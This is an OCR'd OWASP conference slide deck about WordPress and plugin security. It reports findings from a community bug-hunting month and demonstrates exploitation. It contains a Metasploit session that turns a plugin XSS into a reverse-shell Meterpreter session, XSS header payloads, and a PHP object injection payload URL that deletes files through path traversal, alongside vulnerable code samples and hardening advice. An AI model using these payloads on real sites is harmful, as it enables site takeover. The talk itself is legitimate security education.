OWASP

Open Web Application Security Project

The State of Security of WordPress (plugins)

Yorick Koster

Securify

Contents

- About Me
- Summer of Pwnage
- State of Security
- Pwning WordPress

About Me

- Yorick Koster
- Co-Founder Securify
  Proactive Software Security / Build Security In

- ~15 years doing software security
- Uncovered vulnerabilities in various products
  - Internet Explorer, Office, .NET Framework, Adobe Reader, WordPress & more.

Securify

OWASP
Open Web Application Security Project

Summer of Pwnage

Summer of Pwnage

- Started as joke
- Used Github to find Object Injection
- We didn't know how to run a con (still don't 😉)

OWASP
Open Web Application Security Project


Summer of Pwnage

- Month of WordPress hacking
- Meetup every week
- VM with WordPress & ~1000 plugins/themes
- For students & people w little experience
- ~25-30 active participants
- Resulted in 118 findings (5 Core)

https://www.sumofpwn.nl/advisories.html
https://twitter.com/sumofpwn

OWASP
Open Web Application Security Project


Summer of Pwnage Results




Summer of XSS 😎

OWASP
Open Web Application Security Project


Summer of Pwnage Results





OWASP
Open Web Application Security Project

Summer of Pwnage Results



OWASP
Open Web Application Security Project

Summer of Pwnage Media coverage

The Register®
Biting the hand that feeds IT

Home / Security

Serious flaw fixed in widely used WordPress plug-in

The persistent XSS vulnerability could allow the hijacking of admin acc

SOFTPEDIA®

WEBWERELD

UTE L'ACTUALITÉ → SÉCURITÉ → MALW

Le 12 Juillet 2016

WordPress : Une sérieuse faille corrigée dans un plug-in SEO

nte dans
k du logiciel
urce
t conseillé

PCWorld
FROM IDG

heise Security News Hintergrund Tools

heise online

Lücke in All-in-One-SEO-Plug-in gefährdet WordPress

13.07.2016 14:33 Uhr – Merlin Schumacher

SOFTPEDIA® DESKTOP MOBILE WEB NEWS

Softpedia > News > Security > Security Fixes and Improvements

Website Takeover Issue Fixed in WordPress' Most Popular Plugin

All in One SEO Pack affected

SECURITY WEEK
INTERNET AND ENTERPRISE SECURITY NEWS, INSIGHTS & ANALYSIS

Summer of Pwnage Observations

- Focus on low hanging fruit
- Grep is king
- Getting stuff fixed is hard
- Security knowledge plugins writers is low

OWASP
Open Web Application Security Project

WordPress (Plugins)

State of Security

WordPress Security Core

- WordPress is blog software with CMS features
- Powers ~27% of all websites (reportedly)
- Focus on who can edit which content
  - Content is either published or not*
  - Media can be enumerated*

WordPress Security Core

- Seems like they've learned the hard way
- Core is relative secure (appear to know their stuff)
  - Filtering/validation
  - Anti-CSRF (nonces)
  - Automatic updates 🙂
- (Legacy) issues
  - No prepared statements
  - Salted MD5 passwords
  - Login brute force
  - Not designed for CSP

WordPress Security Plugins

- Vulnerabilities in only ~100 plugins of 1000 popular plugins (10%)
- Keep in mind:
  - Limited (spare) time
  - Focus on low hanging fruit

WordPress Security Plugins

- Some APIs are secure by default
  - Eg, prevent SQLi
- Some are not
  - Output encoding
  - CSRF protection
- High number of XSS & CSRF issues

```
get_post( int|WP_Post|null $post = null,
string $output = OBJECT, string $filter = 'raw' )
```


Retrieves post data given a post ID or post object.

```
function column_default($item, $column_name)
    {
        $item = apply_filters('ull-output-data', $item);
        //unset existing filter and pagination
        $args = wp_parse_args( parse_url($_SERVER["REQUEST_URI"], PHP_URL_QUERY) );
        unset($args['filter']);
        unset($args['paged']);
        switch($column_name){
            case 'id':
            case 'uid':
            case 'time':


                        case 'data':
                        return $item[$column_name];
                        case 'image':
                                $user = new WP_User( $item['uid'] );
                                $user_email = $user->user_email;
                                return get_avatar( $user_email, 60 );
                        case 'user_email':
                        return $item[$column_name];

            case 'ip':
                return $item[$column_name];
```

WP_List_Table()
Base class for displaying a list of items in an ajaxified HTML table.

OWASP
Open Web Application Security Project

WordPress Security Plugins (XSS)



WordPress Security Plugins

We're sorry for the inconvenience, we will fix this right away.

We will need to have access to your ftp information so we can login and look into this, can you please provide us with login credentials?

Can you help me understand why json_encode/json_decode is superior to using serialize/unserialize?

Can you at least explain me the damage it could create?

Is there a reason a WordPress nonce isn't sufficient for this security concern?

[…] is called by a Wordpress add_menu_page, in theory it is Wordpress that has filter the input when calling the page.

WordPress Security Summary

- WordPress Core is relative secure
- Core has known (legacy) issues
- Lots of insecure plugins
  - Dangerous APIs
  - Low security awareness
  - Mostly XSS & CSRF

OWASP
Open Web Application Security Project

Pwning WordPress

```
msf > use exploit/multi/http/wp_404-to-301_xss
msf exploit(wp_404-to-301_xss) > set RHOST 192.168.146.137
RHOST => 192.168.146.137
msf exploit(wp_404-to-301_xss) > set LHOST 192.168.146.197
LHOST => 192.168.146.197
msf exploit(wp_404-to-301_xss) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.146.197:4444
msf exploit(wp_404-to-301_xss) > [*] 192.168.146.137:80 - Exploiting Cross-Site Scripting in 404-to-301 plugin
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://172.16.0.139:8080/
[*] Server started.
[*] Sending stage (33068 bytes) to 192.168.146.137
[*] Meterpreter session 1 opened (192.168.146.197:4444 -> 192.168.146.137:46088) at 2016-07-21 17:41:53 +0200
[*] Server stopped.
```


Pwning WordPress Cross-Site Scripting

Requires: 3.5 or higher
Compatible up to: 4.5.3
Last Updated: 1 week ago
Active Installs: 60,000+

```
--------------------------------------------------------------------------------
Vulnerability Description/Technical Details
--------------------------------------------------------------------------------
A Stored Cross-Site Scripting vulnerability exists in the 404-to-301
WordPress plugin.

The vulnerability exists in the file admin/class-404-to-301-logs.php
which fails to correctly escape user-controlled strings which are
output in HTML tables containing logs shown to site administrators,
such as the Referer ('ref') and User-Agent ('ua') fields.

--------------------------------------------------------------------------------
Vulnerability/Configuration Requirements
--------------------------------------------------------------------------------
In order to exploit this issue, after an attack attempt has been made,
an administrator must view the logs (via the WordPress administration
console) provided by the plugin, by clicking '404 Error Logs'.

--------------------------------------------------------------------------------
Proof of concept
--------------------------------------------------------------------------------
Submit an HTTP request to a non-existant URL (to trigger the 404
handler) containing a header such as one of the following:

Referer: "<iframe src=/></iframe>
User-Agent: "<script>alert(/hi/);</script>
```

OWASP
Open Web Application Security Project

Pwning WordPress
Cross-Site Scripting



Pwning WordPress
Cross-Site Scripting

- Inject XSS payload
- Wait for admin to visit vulnerable page
- Run 2nd stage JavaScript payload to:
  - modify PHP file;
  - visit PHP file;
  - run PHP Meterpreter client.

Pwning WordPress Cross-Site Scripting

```
msf > use exploit/multi/http/wp_404-to-301_xss
msf exploit(wp_404-to-301_xss) > set RHOST 192.168.146.137
RHOST => 192.168.146.137
msf exploit(wp_404-to-301_xss) > set LHOST 192.168.146.197
LHOST => 192.168.146.197
msf exploit(wp_404-to-301_xss) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.146.197:4444
msf exploit(wp_404-to-301_xss) > [*] 192.168.146.137:80 - Exploiting Cross-Site Scripting in 404-to-301 plugin
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://172.16.0.139:8080/
[*] Server started.
[*] Sending stage (33068 bytes) to 192.168.146.137
[*] Meterpreter session 1 opened (192.168.146.197:4444 -> 192.168.146.137:46088) at 2016-07-21 17:41:53 +0200
[*] Server stopped.
```

OWASP
Open Web Application Security Project

Pwning WordPress Hardening

- If you don't need the editor, disable it
- More hardening: https://codex.wordpress.org/Hardening_WordPress

Disable File Editing

The WordPress Dashboard by default allows administrators to edit PHP files, such as plugin and theme files. This is often the first tool an attacker will use if able to login, since it allows code execution. WordPress has a constant to disable editing from Dashboard. Placing this line in wp-config.php is equivalent to removing the 'edit_themes', 'edit_plugins' and 'edit_files' capabilities of all users:

```
define('DISALLOW_FILE_EDIT', true);
```

This will not prevent an attacker from uploading malicious files to your site, but might stop some attacks.

Pwning WordPress
PHP Object Injection

Requires: 4.0 or higher
Compatible up to: 4.5.4
Last Updated: 2 weeks ago
Active Installs: 20,000+

```
//  Need the action which was saved during form construction
$action = unserialize(base64_decode($_POST['wpgform-action'])) ;
unset($_POST['wpgform-action']) ;
$options = $_POST['wpgform-options'] ;
unset($_POST['wpgform-options']) ;
$options = unserialize(base64_decode($options)) ;
```

OWASP
Open Web Application Security Project

Pwning WordPress
PHP Object Injection

OWASP example

```php
<?php
   class Example1 {
    public $cache_file;
    function __construct()    {
       // some PHP code...
    }

    function __destruct()    {
       $file = "/var/www/cache/tmp/{$this->cache_file}";
       if (file_exists($file)) @unlink($file);
    }
 }

 // some PHP code...
 $user_data = unserialize($_GET['data']);
 // some PHP code...
?>
```

http://testsite.com/vuln.php?data=O:8:"Example1":1:{s:10:"cache_file";s:15:"../../index.php";}

Pwning WordPress
PHP Object Injection

- Find the right target
- Direct:
  - __destruct()
  - __wakeup()
- Indirect:
  - __toString()
  - __call()
  - __set()
  - __get()
- Autoloading:
  - spl_autoload_register()


```php
<?php
    print_r(get_declared_classes());
    print_r(spl_autoload_functions());
 ?>
```

OWASP
Open Web Application Security Project

Pwning WordPress
PHP Object Injection

- No easy exploitable class in WordPress
- Find the correct POP chain
- POP chain presented by Sam Thomas
  http://www.slideshare.net/_s_n_t/php-unserialization-vulnerabilities-what-are-we-missing
- Attack still works in latest version (4.6.1)
- Uses WP_Theme::__toString() as start point

Pwning WordPress
PHP Object Injection




```php
/**
 * Makes a function, which will return the right translation index, according to the
 * plural forms header
 * @param int    $nplurals
 * @param string $expression
 */
function make_plural_form_function($nplurals, $expression) {
        $expression = str_replace('n', '$n', $expression);
        $func_body = "
                \$index = (int)($expression);
                return (\$index < $nplurals)? \$index : $nplurals - 1;";
        return create_function('$n', $func_body);
}
```

OWASP
Open Web Application Security Project

Pwning WordPress PHP Object Injection

is_readable

Change language: English

Edit Report a Bug

(PHP 4, PHP 5, PHP 7)

